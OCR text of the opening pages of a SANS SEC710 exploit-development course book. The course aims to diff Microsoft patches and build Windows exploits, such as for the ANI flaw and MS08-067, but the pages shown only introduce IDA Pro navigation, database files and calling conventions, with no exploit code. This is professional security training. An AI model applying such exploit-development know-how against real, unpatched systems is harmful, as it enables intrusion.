SANS


www.sans.org

SECURITY 710
ADVANCED EXPLOIT
DEVELOPMENT

710.2

Advanced Exploit Development – Day 2

The right security training for your staff, at the right time, in the right location.



Advanced Exploit Development – Day Two

Today is a challenging day focusing on patch diffing and client-side exploit development. You will use tools such as IDA Pro and BinDiff to locate patched vulnerabilities with the goal of developing exploits against the Windows operating system.





Table of Contents
IDA Pro & BinDiff 3
Introduction to IDA Pro 5
Introduction to BinDiff 14
Microsoft Patches 21
Patch Tuesday 23
Acquiring and Extracting Patches 25
Patch Diffing – MS07-017 33
Setting up our environment 35
Resolving Symbols 38
Visual Diff 50
ANI File Format 66
Triggering the Vulnerability 73
Creating a Test File 75
Triggering the ANI Vulnerability 103
Exploitation 105
MS08-067 121
SANS SEC710 - © 2011

Table of Contents

This is the Table of Contents slide to help you quickly access specific sections and exercises.


IDA Pro

In this module we will walk through the Interactive Disassembler Professional (IDA Pro).




Objectives

We will walk through introductory topics related to the use of Hex-Ray's IDA Pro and Zynamic's BinDiff. Both tools are an essential part of patch diffing and reverse engineering. This course does not cover all of the features in IDA Pro, as that would be a multi-day course on its own. However, all essential parts of IDA Pro used to perform patch diffing will be covered in detail.


Introduction to IDA Pro
• Interactive Disassembler Professional (IDA Pro)
– Ilfak Guilfanov – Founder/CEO, Chief Architect, Lead Developer
– Currently developed by Hex-Rays
– http://www.hex-rays.com
– Formerly maintained by DataRescue
– Hex-Rays Decompiler also available
SANS SEC710 - © 2011


Introduction to IDA Pro

The Interactive Disassembler Professional (IDA Pro) was created by IlFak Guilfanov. He currently serves as the Chief Executive Officer (CEO), chief architect, and lead developer for the company Hex-Rays, based in Belgium. Hex-Rays and IDA Pro can be found at http://hex-rays.com. IDA Pro was formerly managed by DataRescue up until 2008, when Hex-Rays was established. Hex-Rays also currently offers a decompiler, which is based heavily on IDA Pro.


Recommended Literature
• The IDA Pro Book
– The Unofficial Guide to the World's Most Popular Disassembler
– Written by Chris Eagle
– ISBN: 978-1-59327-178-7
– no starch press
SANS SEC710 - © 2011

Recommended Literature


It must be said that Chris Eagle's book, "The IDA Pro Book – The Unofficial Guide to the World's Most Popular Disassembler" is certainly leveraged as a reference in this introductory module to IDA Pro. It is highly recommended that anyone looking to start with or expand on their knowledge of IDA Pro get a copy of Chris' book. It is by far the most extensive guide to all of the behaviors and features of IDA Pro, vouched for by Ilfak himself. If you don't know Chris' name, you certainly should. Chris currently works as a Senior Lecturer and Associate Chairman of Computer Science at the Naval Postgraduate School in Monterey, CA. He often lectures at BlackHat, DEFCON, and other security conferences, and his team Sk3wl of r00t has won the DEFCON capture the flag, and is currently helping to run the game.


IDA Pro Basics
• Disassembler and Debugger
– Supports multiple debuggers and techniques, including WinDbg
– Disassembles many processor architectures including ARM, x86, AMD, Motorola, etc...
– Provides many different graphical and structural views of disassembled code
– Reads symbol libraries and cross-references function calls
SANS SEC710 - © 2011

IDA Pro Basics


The number of features provided by IDA Pro is extensive and always growing. IDA Pro is mainly known for its use as a disassembler. That is, taking compiled code and providing the mnemonic assembly instructions as compiled by the compiler. From this information, one can study the program's intentions, as well as attempt to decompile the code back to its original source. IDA Pro supports multiple debuggers and debugging techniques such as WinDBG, as well as remote-debugging with GDB and many others. Currently, over fifty processor architectures are supported by IDA Pro, including ARM, x86, AMD, and Motorola . A full list can be found here: http://hex-rays.com/idapro/idaproc.htm.

IDA Pro offers many ways to assist with interpreting disassembled code. Blocks of code within a function are graphed into an easy-to-read display, clearly showing the branches code execution can take. Conditional jumps are color-coded to show the path options, depending on the result of an operation. By pressing the space bar, the graphical layout can be switched over to an assembly-only output. A functions list can be displayed by pressing Alt+1. By correctly importing symbols, the list can be great, including functions available through the export address table (EAT), as well as internal structures and function names. This is because Microsoft provides debugging symbols, which is a huge time saver. By pressing "x" when highlighting a symbol, a cross-references window will appear, showing all references to the function. There are many other features provided by IDA Pro that will be covered when appropriate.




Primary Dashboard

On this slide is a screenshot of the primary dashboard in IDA Pro. There are countless features; however, this slide only shows some of the primary windows. The long bar at the top, labeled as "Process memory", is a graphical representation of the memory for a given process. Clicking anywhere on this bar will take you to different locations within the program. The list titled "Function names" on the left is the list of functions associated with the object being analyzed. If debugging symbols are provided, the majority of function names will be resolved, else you will often see functions labeled by their memory address. e.g. sub_4a694c The large window in the center of the screenshot is the graphical view window. This window provides the viewer with a graphical representation of a function and breaks code blocks into its own boxes. Each time a conditional jump or branch is reached, different colored arrowed lines are shown to connect to the next block of code depending on the outcome of a condition. By pressing the spacebar, one can jump to the text disassembly view of the function. The text view is where most analysts spend their time reading the code.



Loading an Object

Loading a new object into IDA Pro is as simple as clicking on "File," And then "New." The pop-up box on the screen is displayed, providing you with many options. The most common objects to open are PE Executable and PE Dynamic Library. We will be focusing on these two object types for the remainder of the day. Once selecting the object type and clicking okay, you are presented with multiple analysis options. Accepting the defaults to these options is almost always recommended. IDA Pro will often determine that an object was linked with debug information. It is highly desirable to have access to debugging symbols. Configuring IDA Pro to utilize the Microsoft Symbol Server, as well as a local symbol store.



Saving the Database
• IDA Pro auto-analysis
• IDB Files and the IDA Pro database
– .id0 – B-tree style database
– .id1 – Descriptive flags
– .nam – Names window information
– .til – Local type definitions
SANS SEC710 - © 2011

Saving the Database

Once auto-analysis is complete, IDA Pro creates a database file with the extension .idb. It is much faster to open the .idb file once the auto-analysis has finished the first time around. Along with the .pdb file are four other files, each using the prefix of the name of the file being analyzed. These files are .id0, .id1, .nam, and .til. Each are proprietary to Hex-Rays and from a high-level, serve the purpose defined on the slide, as stated by Chris Eagle in his IDA Pro book. Once a database file has been created, the original object file is no longer used, unless IDA Pro is used to debug a running program.

Navigation


- Double-clicking function names
  - Function name window
  - From within the IDA View window
    - loc_77d8fbc3 ← No symbol
    - _LocalFree ← With symbol
- The "g" hotkey to jump to an address
- The "jump" menu option



SANS SEC710 - © 2011


Navigation

Navigating around inside of IDA Pro is quite simple, thanks to features such as double-click navigation and the use of hotkeys. The Function name window allows you to click on any symbol name or non-symbol name to jump directly to a location. Double-clicking a name will automatically load the function into IDA's viewer window. By pressing "g" from within the graphical or text viewer, a pop-up box will appear requesting an address. Entering in a valid address will result in a jump to that location. The jump menu option on the top of the dashboard provides you with a list of options, allowing you to navigate to any desired location. It is recommended that you get familiar with these options by experimenting.


Calling Conventions
• Defines how functions receive & return data
– Parameters are placed in registers or on the stack
– Defines the order of how this data is placed
• Most common calling conventions:
– cdecl – Caller places parameters to called function from right to left and the caller tears down the stack
– stdcall – Parameters placed by caller from right to left, and called function responsible for tearing down the stack
SANS SEC710 - © 2011

Calling Conventions

